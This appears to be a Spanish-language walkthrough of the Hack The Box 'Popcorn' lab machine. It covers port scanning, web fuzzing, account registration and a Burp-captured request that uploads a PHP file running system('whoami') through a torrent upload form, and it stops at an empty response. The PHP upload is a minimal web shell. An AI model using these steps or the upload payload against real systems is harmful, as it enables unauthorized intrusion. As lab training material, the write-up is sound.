
Pop corn


Escaneo

```Bash
❯ nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv
10.129.153.236 -oG allports
```




```
❯ cd popcorn
❯ nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv 10.129.153.236 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 20:51 CEST
Initiating SYN Stealth Scan at 20:51
Scanning 10.129.153.236 [65535 ports]
Discovered open port 22/tcp on 10.129.153.236
Discovered open port 80/tcp on 10.129.153.236
Completed SYN Stealth Scan at 20:51, 16.92s elapsed (65535 total ports)
Nmap scan report for 10.129.153.236
Host is up, received user-set (0.13s latency).
Scanned at 2024-05-15 20:51:43 CEST for 16s
Not shown: 65488 closed tcp ports (reset), 45 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 17.06 seconds
           Raw packets sent: 83417 (3.670MB) | Rcvd: 81232 (3.249MB)
❯ cat allports
       File: allports

       # Nmap 7.94SVN scan initiated Wed May 15 20:51:43 2024 as: nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv -oG allports 10.129.153.236
       # Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
       Host: 10.129.153.236 () Status: Up
       Host: 10.129.153.236 () Ports: 22/open/tcp//ssh///, 80/open/tcp//http///
       # Nmap done at Wed May 15 20:52:00 2024 -- 1 IP address (1 host up) scanned in 17.06 seconds

/home/unicomanu/Academia/popcorn ✓
```

```Bash
❯ nmap -sCV -p22,80 10.129.153.236 -oN targeted
```



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp open  http    Apache httpd 2.2.12
|_http-title: Did not follow redirect to http://popcorn.htb/
|_http-server-header: Apache/2.2.12 (Ubuntu)
Service Info: Host: popcorn.hackthebox.gr; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.65 seconds
❯ cat targeted -l ruby
───────┬──────────────────────────────────────────────────────────────────────────
       │ File: targeted
───────┼──────────────────────────────────────────────────────────────────────────
       │ # Nmap 7.94SVN scan initiated Wed May 15 20:55:05 2024 as: nmap -sCV -p22,80 -oN targeted 10.129.153.236
       │ Nmap scan report for 10.129.153.236
       │ Host is up (0.15s latency).
       │
       │ PORT   STATE SERVICE VERSION
       │ 22/tcp open  ssh     OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
       │ | ssh-hostkey:
       │ |   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
       │ |_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
       │ 80/tcp open  http    Apache httpd 2.2.12
       │ |_http-title: Did not follow redirect to http://popcorn.htb/
       │ |_http-server-header: Apache/2.2.12 (Ubuntu)
       │ Service Info: Host: popcorn.hackthebox.gr; OS: Linux; CPE: cpe:/o:linux:linux_kernel
       │
       │ Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
       │ # Nmap done at Wed May 15 20:55:22 2024 -- 1 IP address (1 host up) scanned in 17.65 seconds
───────┴──────────────────────────────────────────────────────────────────────────
```

Buscamos el launchpad



Ubuntu
apache2 package

Log in / Register

apache2 2.2.12-1ubuntu2 source package in Ubuntu

Changelog

```
apache2 (2.2.12-1ubuntu2) karmic; urgency=low

  * debian/patches/203_fix_legacy_ap_rputs_segfaults.dpatch:
    - Fix potential segfaults with the use of the legacy ap_rputs() etc
      interfaces, in cases where an output filter fails. This happens
      frequently after CVE-2009-1891 got fixed. (LP: #409987)

 -- Marc Deslauriers <email address hidden>   Mon, 17 Aug 2009 15:38:47 -0400
```

Upload details

Uploaded by:
Marc Deslauriers on 2009-08-18

Sponsored by:
Chuck Short

Uploaded to:
Karmic

Original maintainer:
Ubuntu Development Team

Architectures:
any

Section:
web

Urgency:
Low Urgency

Publishing

See full publishing history


Series	Pocket	Published	Component	Section

Builds

Karmic: ✓ amd64 ✓ armel ✓ i386 ✓ ia64 ✓ lpia ✓ powerpc ✓ sparc

Y bemos un sponshored chuck short y buscamos por ahi

hacemos un whatweb




```
❯ whatweb http://10.129.153.236
http://10.129.153.236 [301 Moved Permanently] Apache[2.2.12], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.12 (Ubuntu)], IP[10.129.153.236], RedirectLocation[http://popco
rn.htb/], Title[301 Moved Permanently]
```


hacemos

Bash

```bash
❯ nmap --script http-enum -p80 popcorn.htb -oN website
```



```
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.12 seconds
❯ nmap --script http-enum -p80 popcorn.htb -oN website
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 10:09 CEST
Nmap scan report for popcorn.htb (10.129.102.139)
Host is up (0.11s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /test/: Test page
|   /test.php: Test page
|   /test/logon.html: Jetty
|_  /icons/: Potentially interesting folder w/ directory listing

Nmap done: 1 IP address (1 host up) scanned in 51.15 seconds
```




PHP Version 5.2.10-2ubuntu6.10

System	Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
Build Date	May 2 2011 22:56:18
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, data, http, ftp, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed

This server is protected with the Suhosin Patch 0.9.7

Ahora hacemos Fuzzing

```bash
❯ wfuzz -c --hc=404 -t 200 -w
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
http://popcorn.htb/FUZZ
```




```
❯ wfuzz -c --hc=404 -t 200 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt http://popcorn.htb/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documenta
tion for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://popcorn.htb/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        4 L      25 W       177 Ch      "# directory-list-2.3-medium.txt"
000000012:   200        4 L      25 W       177 Ch      "# on atleast 2 different hosts"
000000013:   200        4 L      25 W       177 Ch      "#"
000000003:   200        4 L      25 W       177 Ch      "# Copyright 2007 James Fisher"
000000007:   200        4 L      25 W       177 Ch      "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000014:   200        4 L      25 W       177 Ch      "http://popcorn.htb/"
000000015:   200        4 L      25 W       177 Ch      "index"
000000011:   200        4 L      25 W       177 Ch      "# Priority ordered case sensative list, where entries were found"
000000009:   200        4 L      25 W       177 Ch      "# Suite 300, San Francisco, California, 94105, USA."
000000008:   200        4 L      25 W       177 Ch      "# or send a letter to Creative Commons, 171 Second Street,"
000000010:   200        4 L      25 W       177 Ch      "#"
000000006:   200        4 L      25 W       177 Ch      "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000005:   200        4 L      25 W       177 Ch      "# This work is licensed under the Creative Commons"
000000002:   200        4 L      25 W       177 Ch      "#"
000000004:   200        4 L      25 W       177 Ch      "#"
000000611:   200        660 L    3136 W     47836 Ch    "test"
000004023:   301        9 L      28 W       312 Ch      "torrent"
000011416:   301        9 L      28 W       311 Ch      "rename"
000045240:   200        4 L      25 W       177 Ch      "http://popcorn.htb/"
000047802:   404        9 L      32 W       280 Ch      "tenet"
```

Nos a sacado tres

```Plain Text
test
torrent
rename
```

Test ya lo sabemos pues probamos con torrent



BitTornado

BitTornado is a BitTorrent client. It is developed by John Hoffman, who also created its predecessor, Shad0w's Experimental Client. Based on the original BitTorrent client, the interface is largely the same, with added features such as: upload/download speed limitation prioritised downloading when downloading batches (several files) detailed information about connections to other peers UPnP Port Forwarding (Universal Plug and Play) IPv6 support (if your OS supports it/has it installed) PE/MSE support as of version 0.3.18.

01/06/07 Posted by Admin.

µTorrent


µTorrent (also microTorrent or uTorrent) is a freeware proprietary BitTorrent client for Microsoft Windows written in C++, and localized for many different languages. It is designed to use minimal computer resources while offering functionality comparable to clients such as Azureus or BitComet. The program has received consistently good reviews for its feature set, performance, stability, and support for older hardware and versions of Windows. It has been in active development since its first release in 2005. Its name is commonly abbreviated "µT" or "uT". On December 7, 2006, µTorrent developer Ludvig Strigeus and BitTorrent, Inc. CEO Bram Cohen announced that BitTorrent, Inc. had acquired µTorrent.

01/06/07 Posted by Admin.

Azureus

Azureus (Ah/ZURE/us) is a Java-based BitTorrent client, with support for I2P and Tor anonymous communication protocols. The core developers of Azureus have formed a company called Azureus, Inc. The program's logo is the Blue Poison Dart Frog (Dendrobates azureus), shown on the Azureus webpage, as well as within the program's start-up splash screen, from which the project took its name. The name was

y nos aparece esto nos registramos



Welcome


Thank you for registering to Torrent Hoster Your account information is:

Username: **manu**
Password: **manu**

Please write these down in a safe place and please do not give your password to anyone. There will be a method to reset it if you forget it on the login page.

To continue using the system, please login now.

to



Username

manu


Password

••••

y tenemos estas opciones

nos deja subir archivos

que sean torrent lo que vamis a hace es ver con busrpsuite como se sube esto



```
44  http://popcorn.htb  GET   /torrent/templates/tabcss.css           404  506   HTML  css  404 Not Found              10.129.134.134  12:26:20 25 Jun ...  8080  436
45  http://popcorn.htb  POST  /torrent/torrents.php?mode=upload   ✓   200  4842  HTML  php  Torrent Hoster - Torrents  10.129.134.134  12:27:05 25 Jun ...  8080  384
46  http://popcorn.htb  POST  /torrent/torrents.php?mode=upload   ✓   200  4842  HTML  php  Torrent Hoster - Torrents  10.129.134.134  12:32:54 25 Jun ...  8080  272
```

Request

```
POST /torrent/torrents.php?mode=upload HTTP/1.1
Host: popcorn.htb
Content-Length: 1311
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://popcorn.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryPASndJVjcwv2ry1G
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Referer: http://popcorn.htb/torrent/torrents.php?mode=upload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: /torrent/login.php=; saveit_1=0; saveit_0=4; PHPSESSID=9e62709a426ef0cb3b9e4dc34b30eb20
Connection: close

------WebKitFormBoundaryPASndJVjcwv2ry1G
Content-Disposition: form-data; name="torrent"; filename="cmd.php"
Content-Type: application/x-php

<?php
  system("whoami");
?>

------WebKitFormBoundaryPASndJVjcwv2ry1G
Content-Disposition: form-data; name="filename"

```

Response

